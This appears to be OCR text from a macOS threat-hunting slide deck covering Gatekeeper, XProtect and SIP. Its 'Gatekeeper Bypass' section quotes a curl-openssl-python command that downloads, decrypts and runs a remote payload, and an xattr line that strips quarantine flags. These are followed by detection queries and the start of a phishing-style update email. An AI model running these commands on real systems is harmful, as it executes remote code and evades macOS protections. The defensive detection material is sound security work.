


"Mughthesec" is from an unidentified developer. Are you sure you want to open it?

Opening "Mughthesec" will always allow it to run on this Mac.

Safari downloaded this file today at 9:40 AM from **www.objective-see.com**.

XProtect




"Installer" will damage your computer. You should eject the disk image.

It contains the "OSX.Mughthesec.B" malware.

"Installer" is on the disk image "Player.dmg". Safari downloaded this disk image on July 19, 2018 from **www.objective-see.com**.


☑ Report malware to Apple to protect other users

System Integrity Protection




```
sh-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem
f),29(certusers),61(localaccounts),80(admin),702(com.appl
8(_lpadmin),100(_lpoperator),204(_developer),250(_analyti
399(com.apple.access_ssh)
sh-3.2# touch /usr/bin
touch: /usr/bin: Operation not permitted
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2#
```

Gatekeeper Bypass



```
Ghosts-MBP:~ casper$ nohup curl -k -L -o /tmp/.info.enc https://github.com/youar
enick/newProject/raw/master/info.enc; openssl enc -aes-256-cbc -d -in /tmp/.info
.enc -out /tmp/.info.py -k 111111qq; python /tmp/.info.py
```



```
 xattr -d -r com.apple.quarantine "/Users/sunny/.evilApple"
```


Hypothesis: An attacker has compromised at least one system and is attempting to evade defenses, specifically SIP and/or Gatekeeper.

```
select * from sip_config
Where config_flag=‘sip’
and enabled = ‘0’;
```

```
select * from gatekeeper
where
assessments_enabled=‘0’;
```

Real Time via Process Monitoring:

- Baseline use of curl, python, wget for attempts to download files.
- Monitor for use of spctl to disable Gatekeeper.
- Monitor for use of xattr with parameters of -d -r to remove attributes.



All,

Tomorrow all macOS systems will be updated to the latest version 10.14 Mojave. Your existing network settings will not work with the current version.

Please do the following:

